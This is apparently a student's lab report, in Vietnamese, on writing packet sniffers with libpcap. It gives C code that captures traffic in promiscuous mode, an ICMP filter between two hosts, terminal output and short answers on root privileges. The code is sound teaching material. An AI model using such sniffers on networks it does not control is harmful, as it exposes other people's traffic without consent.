
```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=40.7 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=99.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=29.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=39.7 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=22.8 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=40.4 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=20.1 ms

── 8.8.8.8 ping statistics ──
4 packets transmitted, 4 received, +3 duplicates, 0% packet loss, time 3012ms
rtt min/avg/max/mdev = 20.058/41.804/99.346/24.788 ms
```

Task 2.1: Writing Packet Sniffing Program


PCAP là một api để bắt gói tin

2.1A:


code:



```c
/* Ethernet header */
struct ethheader {
    u_char  ether_dhost[6];    /* destination host address */
    u_char  ether_shost[6];    /* source host address */
    u_short ether_type;                     /* IP? ARP? RARP? etc */
};

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

/* ICMP Header  */
struct icmpheader {
  unsigned char icmp_type; // ICMP message type
  unsigned char icmp_code; // Error code
  unsigned short int icmp_chksum; //Checksum for ICMP Header and data
  unsigned short int icmp_id;     //Used for identifying request
  unsigned short int icmp_seq;    //Sequence number
};

/* UDP Header */
struct udpheader
{
  u_int16_t udp_sport;           /* source port */
  u_int16_t udp_dport;           /* destination port */
  u_int16_t udp_ulen;            /* udp length */
  u_int16_t udp_sum;             /* udp checksum */
};

/* TCP Header */
struct tcpheader {
    u_short tcp_sport;               /* source port */
    u_short tcp_dport;               /* destination port */
    u_int   tcp_seq;                 /* sequence number */
    u_int   tcp_ack;                 /* acknowledgement number */
    u_char  tcp_offx2;               /* data offset, rsvd */
#define TH_OFF(th)      (((th)->tcp_offx2 & 0xf0) >> 4)
    u_char  tcp_flags;
#define TH_FIN  0x01
#define TH_SYN  0x02
#define TH_RST  0x04
#define TH_PUSH 0x08
#define TH_ACK  0x10
#define TH_URG  0x20
#define TH_ECE  0x40
#define TH_CWR  0x80
#define TH_FLAGS        (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
    u_short tcp_win;                 /* window */
    u_short tcp_sum;                 /* checksum */
    u_short tcp_urp;                 /* urgent pointer */
};

/* Psuedo TCP header */
struct pseudo_tcp
{
        unsigned saddr, daddr;
        unsigned char mbz;
        unsigned char ptcl;
        unsigned short tcpl;
        struct tcpheader tcp;
        char payload[1500];
};
```



```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("eth0", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```



```
┌──(root㉿kali)-[/home/kali/Desktop/2]
└─# ./sniffer
Source: 192.168.179.131   Destination: 23.202.34.168
Source: 192.168.179.131   Destination: 172.217.24.227
Source: 23.202.34.168   Destination: 192.168.179.131
Source: 172.217.24.227   Destination: 192.168.179.131
Source: 192.168.179.131   Destination: 23.2.16.50
Source: 23.2.16.50   Destination: 192.168.179.131
Source: 192.168.179.131   Destination: 54.230.87.83
Source: 54.230.87.83   Destination: 192.168.179.131
Source: 192.168.179.131   Destination: 104.18.15.101
Source: 192.168.179.131   Destination: 192.124.249.22
Source: 104.18.15.101   Destination: 192.168.179.131
Source: 192.124.249.22   Destination: 192.168.179.131
Source: 192.168.179.131   Destination: 172.217.27.35
Source: 192.168.179.131   Destination: 142.250.207.67
Source: 172.217.27.35   Destination: 192.168.179.131
Source: 142.250.207.67   Destination: 192.168.179.131
Source: 142.250.207.67   Destination: 192.168.179.131
```

Câu hỏi 1:

Giải thích:

Đầu tiên ta mở một live pcap session trên card mạng có tên eth0. Điều này được thực hiện bởi hàm pcap_open_live. Sau đó chúng ta cài đặt filter bằng 2 method là:

-pcap_complie: được sử dụng để biên dịch một biểu thức lọc (filter expression) thành một chương trình máy ảo bộ lọc (BPF - Berkeley Packet Filter). Biểu thức lọc có thể chứa các quy tắc để lọc gói tin dựa trên địa chỉ IP, cổng, giao thức, hoặc các điều kiện khác.

-Hàm pcap_setfilter được sử dụng để áp dụng chương trình máy ảo bộ lọc (BPF) đã biên dịch trước đó lên một phiên bản PCAP để lọc các gói tin mạng.


Bước thứ ba ta dùng pcap_loop để bắt gói tin theo vòng lặp với tham số -1 là vòng lặp vô hạn

Câu hỏi 2: chúng ta cần quyền root để set up promiscuous mode and raw socket. Nếu chúng ta không cấp quyền root, hàm pcap_open_live sẽ bị lỗi dẫn đến cả chương trình bị lỗi


Câu hỏi 3: tắt promiscuous mode bằng cách để tham số thứ 3 thành 0, các giá trị khác sẽ là bật
nếu tắt promiscuous mode thì chương trình chỉ bắt những gói tin được gửi đến đến chính nó, còn nếu bật thì chương trình sẽ bắt tất cả những gói tin có thể nhìn thấy được

Task 2.1B: Writing Filters.


Capture the ICMP packets between two specific hosts : ta chọn host 192.168.179.131(ip của máy ảo thứ 2) và 8.8.8.8



```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s", inet_ntoa(ip->iph_destip));

        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "icmp and src host 192.168.179.131 and dst host 8.8.8.8";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("eth0", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}

```




```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=39.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=38.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=38.9 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=40.3 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 38.942/39.506/40.319/0.588 ms

┌──(kali㉿kali)-[~]
└─$ █
```




```
┌──(root㉿kali)-[/home/kali/Desktop/2]
└─# ./sniffer_icmp
Source: 192.168.179.131   Destination: 8.8.8.8   Protocol: ICMP
Source: 192.168.179.131   Destination: 8.8.8.8   Protocol: ICMP
Source: 192.168.179.131   Destination: 8.8.8.8   Protocol: ICMP
Source: 192.168.179.131   Destination: 8.8.8.8   Protocol: ICMP
^C
```

